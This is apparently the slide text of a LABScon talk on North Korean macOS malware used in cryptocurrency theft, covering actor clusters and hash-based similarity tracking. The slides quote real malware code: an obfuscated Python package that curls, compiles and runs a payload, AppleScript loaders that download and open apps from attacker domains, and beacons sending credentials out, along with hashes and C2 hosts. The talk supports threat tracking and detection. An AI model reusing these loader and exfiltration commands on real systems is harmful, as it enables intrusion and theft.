

LABS CON

MacOS Components Used in North Korean Crypto-Heists

Surveying Similarity for Tracking

Greg Lesnewich



Presentation Agenda

- North Korea
- Quick Macho Background
- Methodology
- Meet the Moguls
 - UNK_JuiceHead
 - TA444
 - UNK_MachoMan
- Outlook

THANK YOU

LABScon Organizers, Committee, Presenters & Attendees

PalpAPTeam, eCrime, EmergingThreats, ADU & CORSIG


Community - Any and All CHOLIMA CHASERS



**90+ Missile
Tests**



**\$2 Billion
Stolen**



22 Sanctions



Why MacOS?

Crypto-bros love their MacBooks

“Mac’s Don’t Get Viruses Issue”

Thesis Points

No easy overlap methods yet - lets find some!

Green Fields - Great time to get into MacOS Malware

DPRK is clever and innovative - advances where it needs to

Where & Why It Started

SmoothOperator




3CX Incident

SmoothOperator | Ongoing Campaign Trojanizes 3CXDesktopApp in Supply Chain Attack

March 29, 2023
by Juan Andrés Guerrero-Saade


[f](#) [t](#) [in](#) [g](#) [e](#) [PDF](#)



UNK_JuiceHead

AKA: AppleJeus, Citrine Sleet, SmoothOperator

Methods: Fake Crypto Apps, Telegram Phishing, Office Doc Phishing



UpdateAgent

Final Payload?

```
if (parse_json_config() != 0 && read_config(rax_7, &var_60)
    _strcpy(&var_468, &var_168)
    *(var_468 + _strlen(var_468)) = 0x3b
    _strcat(&var_468, &var_268)
    enc_text()
    _sprintf(&var_1068, "3cx_auth_id=%s;3cx_auth_token_co..."
int32_t var_106c_1 = 0
int64_t rax_12 = send_post("https://sbmsa.wiki/blog/_ins
```

Dropped by compromised 3CX Deployments

Basic recon of target, 3CX info as config, and beacon

Execution

n/a

Persistence

n/a

Delivery

Post-Exploitation

Internal Naming

payload-2

Artifact Tangent - Dylibs

Location-specific set of internal & 3rd party libraries

Not necessarily 1-1 of Windows imports functions

Libraries:

```
/System/Library/Frameworks/Foundation.framework/Versions/C/Foundation  
/usr/lib/libobjc.A.dylib  
/usr/lib/libc++.1.dylib  
/usr/lib/libSystem.B.dylib  
/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
```

Dylib Hashing

Let's hash those dylibs and see how prevalent they are

Few hits:

All AppleJeus

| | |
|--------------|------------------------------------|
| Target File: | UpdateAgent |
| File MD5: | 5faf36ca90f6406a78124f538a03387a |
| Dylib Hash: | "849a247d21d59e2a63511f40b9c31169" |
| | |
| Target File: | AppleJeus/CrashReporter |
| File MD5: | 6058368894f25b7bc8dd53d3a82d9146 |
| Dylib Hash: | "849a247d21d59e2a63511f40b9c31169" |
| | |
| Target File: | AppleJeus/P00LRAT |
| File MD5: | 451c23709ecd5a8461ad060f6346930c |
| Dylib Hash: | "849a247d21d59e2a63511f40b9c31169" |

Second Artifact Tangent

In lieu of other artifacts, signing identifiers are valuable

```
Executable: safarifontsagent
Identifier: "finder.fonts.extractor"
Format: Mach-O thin (x86_64)
CodeDirectory v: 20500 size: 802 flags: 0x1000(runtime) hashes: 18+3
Signature size: 9060
Authority: Developer ID Application: Shankey Nohria (264HFWQH63)
Authority: Developer ID Certification Authority
Authority: Apple Root CA
Timestamp: Jul 21, 2022 at 10:37:26 AM
Info.plist: not bound
TeamIdentifier: 264HFWQH63
```

```
Executable: UpdateAgent
Identifier: "payload2"-55554944839216049d683075bc3
Format: Mach-O thin (x86_64)
CodeDirectory v: 20100 size: 450 flags: 0x2(adhoc)
Signature: adhoc
Info.plist: not bound
TeamIdentifier: not set
Sealed Resources: none
Internal requirements count: 0 size: 12
```

Certificate Entitlements

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.security.get-task-allow</key>
    <true/>
    <key>com.apple.security.temporary-exception.files.absolute-path.read-only</key>
    <string>/</string>
    <key>com.apple.security.temporary-exception.mach-lookup.global-name</key>
    <array>
        <string>com.apple.testmanagerd</string>
        <string>com.apple.coresymbolicationd</string>
    </array>
</dict>
</plist>
```

Methodology

```
python3 macho_bulk_hashing.py -f Malware/sockracket
```

| | |
|-------------------|------------------------------------|
| Target File: | Malware/sockracket |
| File MD5: | 749da6c3a50f60f3636443275118b20f |
| Sig Name: | mac_t |
| Dylib Hash: | "f17d4ef7260486d474bc14bd8faf147a" |
| Import Hash: | "801efe0d4e819d096f33477adf84e450" |
| Export Hash: | "7f3b75c82e3151fff6c0a55b51cd5b94" |
| Entitlement Hash: | "043b344cbca545c5243bef48526fbc9a" |

LABS CON

02

TA444

Most Active Cluster



TA444

AKA: Sapphire Sleet, BLUENOROFF, STARDUST CHOLLIAMA

Methods: Phishing, fake PDF readers, Python & Java packages

Includes **Interception**

Heavy reliance on **Apple scripting (SCPT, Bash)**

TA444 Java & Python Packages

```
def _terminal_output():

    pltype = platform.system()
    if pltype == codecs.decode(QRCodeBuilder.is_windows, rot13_func):
        try:
            subprocess.Popen(codecs.decode(QRCodeBuilder.win_msi_exec, rot13_
                'msiexec -c /Q /i https://www.thecloudnet.org/i45E78a4qo+faVzBVMW'
            except:
                pass
        elif pltype == codecs.decode(is_linux, rot13_func):
            pdist = distro.id()
            if pdist == codecs.decode(QRCodeBuilder.is_ubuntu, rot13_func):
                try:
                    subprocess.run(codecs.decode(QRCodeBuilder.apt_get_gcc, rot13_
                        'apt-get install gcc -f'
                    subprocess.run(codecs.decode(QRCodeBuilder.curl_git, rot13_func), shell=True)
                    'curl https://capitalzeroco.com/buildconfig?arch=LI0WBqZr -o /tmp/.ICE-unix/git.c'
                    subprocess.run(codecs.decode(QRCodeBuilder.unix_git, rot13_func), shell=True)
                    'gcc -o /tmp/.ICE-unix/git /tmp/.ICE-unix/git.c -lnsl -lpthread -lresolv -std=gnu99'

                try:
                    subprocess.run(codecs.decode(QRCodeBuilder.git_ipv4, rot13_func), shell=True)
                    '/tmp/.ICE-unix/git 149.28.110.46 443 &
                except:
                    pass
    
```

```
private static String getOperatingSystem() {
    String os = System.getProperty("os.name");
    String result = null;

    if (os.contains("Windows"))
        result = "0";
    else if (os.contains("Linux"))
        result = "2";
    else if (os.contains("Mac OS X"))
        result = "1";
    return result;
}
```

Lots of Loaders, Little Fun

Roughly 5-6 variants of basically indistinguishable loaders

Swift, Objective-C

BlueNoroff | How DPRK's macOS RustBucket Seeks to Evade Analysis and Detection

July 5, 2023
by Phil Stokes




```
/Users/carey/  
/Users/eric/  
/Users/henrypatel/  
/Users/hero/
```

Throw away wrappers for curl, or creation of bash / Apple Scripts

PDFReader / ImmutableObject

Throwaway stage 1 & stage 2 loaders



```
do shell script "curl -o /users/shared/1.zip  
https://cloud.dnx.capital/ZyCws4dD_zE/aUhUJV0p6P/S9XrRH9%2B/R51g4b5Kjj/abnY%3D -A curl"  
  
do shell script "unzip -o -d /users/shared /users/shared/1.zip"  
  
do shell script "open \"\!/users/shared/Internal PDF Viewer.app\""
```

Vary as wrappers for curl, or SCPT

Execution

n/a

Persistence

n/a

Delivery

Via Phishing

Internal Naming

com.apple.pdfViewer

Swift Load

Throw away Stage 2 PDF Reader

Minor additional functionality

```
GET /getBalance/usdt/ethereum HTTP/1.1
Host: docs-send.online
User-Agent: curl/7.64.1
Accept: */*
```



```
set sdf to (POSIX path of (path to me))
set aaas to do shell script "curl -H \"Content-
Type:application/json\" -d '{\"zip\":\"\\"&sdf&\"\"}' https://docs-
send.online/gatewindow/1027/shared/"
--display dialog aaas
run script aaas
--display dialog "Can't open this file. The file maybe damaged."
```

Execution

Shell Script

Persistence

n/a

Delivery

Via Stage 1

Internal Naming

swift-ui-test

Hero Loader

Another Variant Stage 1 or 2 PDF Reader

Can Download or wipe files

Acts as a branch to other families

```
dd::downAndExec(NSURLResponseError)(int64_t arg1, int64_t arg2, int64_t arg3)
{
    if ((dd::wipeFile(rax_23, rdx_4) & 1) == 0)
        _objc_retain(r15_6)
        _sleep(3)
        if ((dd::wipeFile(rax_23, rdx_4) & 1) == 0)
            _sleep(1)
            if ((dd::wipeFile(rax_23, rdx_4) & 1) == 0)
                _sleep(1)
                if ((dd::wipeFile(rax_23, rdx_4) & 1) == 0)
                    _sleep(1)
                    if ((dd::wipeFile(rax_23, rdx_4) & 1) == 0)
                        _sleep(1)
                        if ((dd::wipeFile(rax_23, rdx_4) & 1) == 0)
                            _sleep(1)
```

Execution

n/a

Persistence

n/a

